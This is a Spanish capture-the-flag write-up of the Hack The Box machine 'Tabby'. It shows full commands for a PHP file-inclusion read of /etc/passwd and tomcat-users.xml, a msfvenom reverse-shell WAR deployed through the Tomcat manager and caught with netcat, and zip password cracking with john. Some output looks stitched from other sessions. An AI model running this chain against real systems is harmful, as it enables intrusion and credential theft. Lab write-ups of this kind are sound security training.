


# Maquina Tabby



## 1. Reconocimiento Inicial

La fase inicial del análisis consiste en realizar un escaneo de puertos con **Nmap**, con el objetivo de identificar los servicios expuestos por la máquina objetivo. Este reconocimiento permite obtener una visión general del panorama de superficie de ataque, determinando qué protocolos están en ejecución y en qué puertos están escuchando.

Se utilizó el siguiente comando para llevar a cabo un escaneo de puertos TCP:

```
[*]$ sudo nmap -p- --open --min-rate 5000 -vvv -sS -n -Pn 10.129.94.151 -oN AllPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-17 17:52 BST
Initiating SYN Stealth Scan at 17:52
Scanning 10.129.94.151 [65535 ports]
Discovered open port 80/tcp on 10.129.94.151
Discovered open port 8080/tcp on 10.129.94.151
Discovered open port 22/tcp on 10.129.94.151
SYN Stealth Scan Timing: About 50.13% done; ETC: 17:54 (0:00:43 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.10% done; ETC: 17:54 (0:00:37 remaining)
Completed SYN Stealth Scan at 17:54, 86.37s elapsed (65535 total ports)
Nmap scan report for 10.129.94.151
Host is up, received user-set (0.15s latency).
Scanned at 2024-05-17 17:52:52 BST for 87s
Not shown: 52329 filtered tcp ports (no-response), 13203 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE  REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
8080/tcp  open  http-proxy syn-ack ttl 63
```

```

[us-dedivip-1]-[10.10.14.193]-[fszemike@htb-tcas3n2axi]-[~/Tabby]
[*]$ nmap -p22,80,8080 -sCV -n 10.129.94.151 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-17 17:55 BST
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 17:55 (0:00:00 remaining)
Nmap scan report for 10.129.94.151
Host is up (0.010s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 453c341435562395d6834e26dec65bd9 (RSA)
|_  256 89793a9c88b05cce4b79b102234b44a6 (ECDSA)
|_  256 1ee7b955dd258f7256e88e65d519b08d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Mega Hosting
|_ http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp  open  http     Apache Tomcat
|_ http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
[us-dedivip-1]-[10.10.14.193]-[fszemike@htb-tcas3n2axi]-[~/Tabby]
[*]$

```

Durante el escaneo previo, se identificó un servicio HTTP corriendo en el puerto [80]. Para obtener información adicional sobre la tecnología utilizada por la aplicación web, se empleó la herramienta **WhatWeb**, la cual permite identificar tecnologías, frameworks, servidores y otros componentes utilizados en sitios web.

```

[*]$ whatweb http://10.129.182.74
http://10.129.182.74 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[sales@megahosting.com,sales@megahosting.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.182.74], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[Mega Hosting], X-UA-Compatible[IE=edge]
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$

```

Durante el análisis del contenido del sitio web o la inspección de cabeceras HTTP, se identificó la presencia del dominio virtual megahosting.htb lo agregaremos al /etc/hosts

```

127.0.0.1 localhost
127.0.1.1 htb-nesd6ide6m htb-nesd6ide6m.htb-cloud.com
10.129.182.74 megahosting.htb

```


Durante el escaneo de puertos se identificó un segundo servicio HTTP ejecutándose en el puerto **8080**, el cual es comúnmente utilizado para aplicaciones web alternativas o consolas de administración. Al realizar el reconocimiento con Whatweb vemos que es un apache Tomcat.

```


[*]$ whatweb http://10.129.182.74:8080
http://10.129.182.74:8080 [200 OK] Apache-Tomcat, Country[RESERVED][ZZ], IP[10.129.182.74], Title[Apache Tomcat]
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]

```

Lo podemos también confirmar ingresando desde el navegador.




Durante la navegación y análisis del sitio web disponible en el dominio megahosting.htb, se identificó una sección denominada **News**, la cual presenta un comportamiento dinámico en la carga de contenido



Se procedió a validar la hipótesis de **Local File Inclusion (LFI)** utilizando rutas relativas para acceder a archivos del sistema. Se envió la siguiente solicitud al servidor:

`http://megahosting.htb/news.php?file=../../etc/passwd`





A partir del contenido extraído del archivo `/etc/passwd` mediante la vulnerabilidad de LFI previamente identificada, se logró enumerar los usuarios del sistema, Con el objetivo de identificar servicios que estén expuestos únicamente de manera interna o que no sean visibles desde fuera del host, se plantea realizar una enumeración de puertos internos.

```
view-source:http://megahosting.htb/news.php?file=../../../../proc/net/tcp

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

1 sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
2 0: 00000000:1F90 00000000:0000 0A 00000000:00000000 00:00000000 00000000 997 0 24574 1 0000000000000000 100 0 0 10 0
3 1: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 24187 2 0000000000000000 100 0 0 10 0
4 2: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 101 0 23314 1 0000000000000000 100 0 0 10 0
5 3: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 24162 1 0000000000000000 100 0 0 10 0
6 4: 4AB6810A:0050 E70E0A0A:CCF2 01 00000000:00000000 02:000AFC80 00000000 33 0 38600 2 0000000000000000 74 4 30 10 -1
7 5: 4AB6810A:0050 E70E0A0A:CCFC 03 00000000:00000000 01:00000064 00000000 0 0 0 0000000000000000
8
```

Se procedió a acceder al archivo `/proc/net/tcp` a través de la vulnerabilidad LFI. Este archivo expone información sobre las conexiones TCP activas en el sistema, incluyendo puertos locales y direcciones IP asociadas, tanto en escucha como en estado de conexión

```
➔ [*]$ curl -s -X GET "http://megahosting.htb/news.php?file=../../../../proc/net/tcp"
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000:1F90 00000000:0000 0A 00000000:00000000 00:00000000 00000000 997 0 24574 1 0000000000000000 100 0 0 10 0
1: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 24187 1 0000000000000000 100 0 0 10 0
2: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 101 0 23314 1 0000000000000000 100 0 0 10 0
3: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 24162 1 0000000000000000 100 0 0 10 0
4: 4AB6810A:0050 E70E0A0A:A99E 01 00000000:00000000 02:000AFC80 00000000 33 0 38604 2 0000000000000000 1387 4 30 10 -1
5: 4AB6810A:C36A 08080808:0035 02 00000001:00000000 01:00000007 00000001 101 0 39492 2 0000000000000000 200 0 0 1 7
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[-]
```


Realizamos una limpieza de los datos

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[-]
[*]$ echo "00000000:1F90
00000000:0050
3500007F:0035
00000000:0016
4AB6810A:0050
4AB6810A:C36A" | awk '{print $2}' FS=":" | sort -u
0050
0016
0035
0050
1F90
C36A
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[-]
[*]$
```

Ahora con Python convertimos esos valores en decimales y podemos ver los puertos que están internamente abiertos

```
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x0016
22
>>> 0x0035
53
>>> 0x0050
80
>>> 0x1F90
8080
>>> 0xC36A
50026
>>>
```


Dado que uno de los servicios identificados corresponde a un servidor **Apache Tomcat** se procedió a buscar archivos de configuración comunes que puedan contener credenciales administrativas. Y obtenemos un usuario y contraseña.



The screenshot shows a web browser window with the address bar displaying `http://megahosting.htb/news/...`. The page content is the source code of a Tomcat configuration file, specifically `tomcat-users.xml`. The code is an XML document that defines roles and users for the Tomcat Manager application. Key elements include:

- XML namespace: `xmlns="http://tomcat.apache.org/xml"`
- Schema location: `xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"`
- Version: `version="1.0"`
- Notes about user configuration and the Manager GUI.
- Role definitions: `<role rolename="tomcat"/>`, `<role rolename="role1"/>`, and `<role rolename="admin-gui"/>`.
- User definitions: `<user username="tomcat" password="must-be-changed" roles="tomcat"/>`, `<user username="both" password="must-be-changed" roles="tomcat,role1"/>`, `<user username="role1" password="must-be-changed" roles="role1"/>`, and `<user username="tomcat" password="s3cret" roles="admin-gui,manager-script"/>`.

Intentamos ingresar al `/Manager/html` y probar credenciales obtenidas, pero no tenemos acceso.



The screenshot shows a web browser window with the address bar displaying `10.129.182.74:8080/manager/html`. The page content is a "403 Access Denied" error message. The message states:

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the [main Manager page](#). Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Vemos que sale acceso denegado a pesar de que las credenciales sean validas, pero hay otra forma de ingresar que es mediante el Host-manager, ingresamos las credenciales y efectivamente son válidas.



Si tenemos credenciales validas, podemos listar las aplicaciones que hay en el tomcat

```
[*]$ curl -s -u 'tomcat:$3cureP4s5w0rd123!' -X GET "http://10.129.182.74:8080/manager/text/list"
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$
```

Con acceso válido a la interfaz **Host Manager** de Apache Tomcat, se procede a explotar esta funcionalidad mediante el despliegue de una aplicación maliciosa empaquetada como archivo .war

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$ msfvenom -l payloads |grep java
java/jsp_shell_bind_tcp
java/jsp_shell_reverse_tcp
java/meterpreter/bind_tcp
java/meterpreter/reverse_http
java/meterpreter/reverse_https
java/meterpreter/reverse_tcp
java/shell/bind_tcp
java/shell/reverse_tcp
java/shell/reverse_tcp

Listen for a connection and spawn a command shell
Connect back to attacker and spawn a command shell
Run a meterpreter server in Java. Listen for a connection
Run a meterpreter server in Java. Tunnel communication over HTTP
Run a meterpreter server in Java. Tunnel communication over HTTPS
Run a meterpreter server in Java. Connect back stager
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a co
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back st

[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.231 LPORT=443 -f war -o reverse.war
```

```
Payload size: 1100 bytes
Final size of war file: 1100 bytes
Saved as: reverse.war
```




Ahora ese archivo.war le vamos a hacer el deploy por curl al server de la siguiente manera.

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/tabby]
[*]$ curl -s -u 'tomcat:$3cureP4s5w0rd123!' "http://10.129.182.74:8080/manager/text/deploy?path=/reverse" --upload-file reverse.war
OK - Deployed application at context path [/reverse]
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$
```

Ahora nos ponemos en escucha nuestra maquina.

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/tabby]
[*]$ sudo nc -nlvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.182.74.
Ncat: Connection from 10.129.182.74:40926.
whoami
tomcat
```

Y desde el navegador ejecutamos el .war y ya tendremos nuestra revers Shell.



A screenshot of a web browser window. The address bar shows the URL `10.129.182.74:8080/reverse/`. The browser interface includes back, forward, and refresh buttons, as well as a home icon.

Ahora en nuestra consola haremos un tratamiento de la tty para tener una consola más cómoda.

```
tomcat
script /dev/null -c bash
Script started, file is /dev/null
tomcat@tabby:/var/lib/tomcat9$ ^Z
zsh: suspended nc -nlvp 443
> stty raw -echo; fg
[1] + continued nc -nlvp 443
reset xterm
```

```
tomcat@tabby:/var/lib/tomcat9$ CLEAR
CLEAR: command not found
tomcat@tabby:/var/lib/tomcat9$ clear
TERM environment variable not set.
tomcat@tabby:/var/lib/tomcat9$ tty
/dev/pts/0
tomcat@tabby:/var/lib/tomcat9$ echo $term
tomcat@tabby:/var/lib/tomcat9$ export TERM=xterm
tomcat@tabby:/var/lib/tomcat9$
```

Ahora haremos que nuestra consola sea una bash

```
tomcat@tabby:/var/lib/tomcat9$ echo $SHELL
/bin/false
tomcat@tabby:/var/lib/tomcat9$ export SHELL=bash
tomcat@tabby:/var/lib/tomcat9$
```

Una vez con esto miramos si podemos acceder a la flag de user pero no contamos con los permisos, entonces toca realizar un user pivoting

```
tomcat@tabby:/var/lib/tomcat9$ cd home
bash: cd: home: No such file or directory
tomcat@tabby:/var/lib/tomcat9$ cd ..
tomcat@tabby:/var/lib$ cd ..
tomcat@tabby:/var$ cd ..
tomcat@tabby:/$ ls
bin    cdrom  etc    lib    lib64  lost+found  mnt  proc  run  snap  sys  usr
boot  dev    home  lib32  libx32  media      opt  root  sbin  srv   tmp  var
tomcat@tabby:/$ cd home
tomcat@tabby:/home$ ls
ash
tomcat@tabby:/home$ cd ash
bash: cd: ash: Permission denied
tomcat@tabby:/home$
```

Vemos que en el user www hay un comprimido lo que haremos es pasarlo a nuestra maquina

```
tomcat@tabby:/var/www/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  Readme.txt
tomcat@tabby:/var/www/html$ cd files
tomcat@tabby:/var/www/html/files$ ll
total 36
drwxr-xr-x 4 ash  ash  4096 Aug 19  2021 ./
drwxr-xr-x 4 root root 4096 Aug 19  2021 ../
-rw-r--r-- 1 ash  ash  8716 Jun 16  2020 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Aug 19  2021 archive/
drwxr-xr-x 2 root root 4096 Aug 19  2021 revoked_certs/
-rw-r--r-- 1 root root 6507 Jun 16  2020 statement
tomcat@tabby:/var/www/html/files$ file 16162020_backup.zip
16162020_backup.zip: Zip archive data, at least v1.0 to extract
tomcat@tabby:/var/www/html/files$
```



[illegible]

```
[*]$ cat data | base64 -d | sponge data
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$ file data
data: Zip archive data, at least v1.0 to extract
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby]
[*]$
```

```

└─q[★]$ unzip data
Archive: data
  creating: var/www/html/assets/
[data] var/www/html/favicon.ico password:

```

```

[*] $ zip2john data
data/var/www/html/assets/ is not encrypted!
ver 1.0 data/var/www/html/assets/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 data/var/www/html/favicon.ico PKZIP Encr: 2b chk, TS.chk, cmplen=338, decmplen=766, crc=262B60E2
ver 1.0 data/var/www/html/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 data/var/www/html/index.php PKZIP Encr: 2b chk, TS.chk, cmplen=3255, decmplen=14793, crc=285CCAD6
ver 1.0 efh 5455 efh 7875 data/var/www/html/logo.png PKZIP Encr: 2b chk, TS.chk, cmplen=2906, decmplen=2894, crc=2F9F45F
ver 2.0 efh 5455 efh 7875 data/var/www/html/news.php PKZIP Encr: 2b chk, TS.chk, cmplen=114, decmplen=123, crc=5C67F19E
ver 2.0 efh 5455 efh 7875 data/var/www/html/Readme.txt PKZIP Encr: 2b chk, TS.chk, cmplen=805, decmplen=1574, crc=320B9CE3
data:spkzip2x3+2+1*0+8*24+02f9+5d46+cc7b79989ba3dc12abb83063af3c6dd538521379c8d744cd19594592688431a9c4f741*0*8*24*285c*5935*422c178c96c8537b1297ae19ab6b91f4
9725e0da4fe86b3264eead809976ed65481ff+2*0*7*7b*5c67f19e1b1f4f*8*72*5c67*5a7a+ca5fafc4738590a9b5a41c17de193634e3f8e483b6795e98581d0fe5198d16fe5332ea7da429
92Se5bf66b19957736b68eaee3122bb84d1ecdb69c7b7597226c78a724bdfc4da3e40d183f0d4d7c14bf0268c1133ff57fc2e7472ad830f3590adc3393ddac6dcdb11bf04/pkzip2z:
data:/var/www/html/news.php, var/www/html/logo.png, var/www/html/index.php:data
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

Y ahora se crackea dicho hash y obtenemos la contraseña

```
admin@it:~$ sudo /opt/john/run/john -w:/usr/share/SecLists/Passwords/Leaked-Databases/rockyou.txt hash
passwd:
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
admin@it:~$ (data.zip)
1g 0:00:00:00 DONE (2022-04-12 20:26) 1.265g/s 13112Kp/s 13112Kc/s 13112Kc/s adzlizza..adj069
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora le hacemos unzip

```
admin@it:~$ unzip data.zip
Archive: data.zip
  inflating: var/www/html/favicon.ico password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
  inflating: var/www/html/favicon.ico password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
  inflating: var/www/html/index.php password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
  extracting: var/www/html/logo.png password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
  inflating: var/www/html/news.php password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
  inflating: var/www/html/Readme.txt password: jKwSRjQKDB2KXD107+vfEL6LN/2Vrgj9nZSC9aF
admin@it:~$ cd /var/www/html
admin@it:~/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  README.txt  zBata0Hy0t1PH3q
admin@it:~/html$ cd /var/www/html
admin@it:~/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  README.txt  zBata0Hy0t1PH3q
admin@it:~/html$ cd /var/www/html
admin@it:~/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  README.txt  zBata0Hy0t1PH3q
```

se determinó que los archivos descomprimidos no contenían información directamente útil como claves privadas o credenciales explícitas. Así que se utilizó esa misma contraseña para realizar una conexión por ssh con el usuario ash.

```
